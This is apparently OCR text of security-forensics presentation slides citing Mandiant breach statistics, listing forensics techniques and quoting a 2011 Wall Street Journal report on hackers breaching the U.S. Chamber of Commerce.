
median number of days advanced attackers are on the network before being detected

100%

of breaches involved stolen credentials

http://www.mandiant.com/threat-landscape/

Median number of days before discovery: 416



The Facts Speak for Themselves

There is no such thing as perfect security. Attackers get smarter and change tactics all of the time. Companies who have made responsible and sustained investments in IT continue to be compromised.

100%
of victims have up-to-date anti-virus software

94%
of breaches are reported by third parties

416
median number of days advanced attackers are on the network before being detected

100%
of breaches involved stolen credentials

http://www.mandiant.com/threat-landscape/

Disk Forensics


Memory Forensics

Sys Internals

Crime Scene Investigation

Photograph

attack timeline




THE WALL STREET JOURNAL.

CHINA NEWS | DECEMBER 21, 2011

China Hackers Hit U.S. Chamber

Attacks Breached Computer System of Business-Lobbying Group; Emails Stolen

By SIOBHAN GORMAN



THE WALL STREET JOURNAL.


CHINA NEWS | DECEMBER 21, 2011

China Hackers Hit U.S. Chamber

Attacks Breached Computer System of Business-Lobbying Group; Emails Stolen

By SIOBHAN GORMAN

“It isn't clear exactly how the hackers broke in to the Chamber's systems. Evidence suggests they were in the network at least from November 2009 to May 2010.”



THE WALL STREET JOURNAL.

CHINA NEWS | DECEMBER 21, 2011

China Hackers Hit U.S. Chamber


Attacks Breached Computer System of Business-Lobbying Group; Emails Stolen

By SIOBHAN GORMAN

“It isn't clear exactly how the hackers broke in to the Chamber's systems. Evidence suggests they were in the network at least from November 2009 to May 2010.”

“People familiar with the Chamber investigation said it has been hard to determine what was taken before the incursion was discovered”

But wait, I’m on a Mac.



TechNet Blogs > Microsoft Malware Protection Center > An interesting case of Mac OSX malware

An interesting case of Mac OSX malware

msft-mmpc 30 Apr 2012 4:20 PM

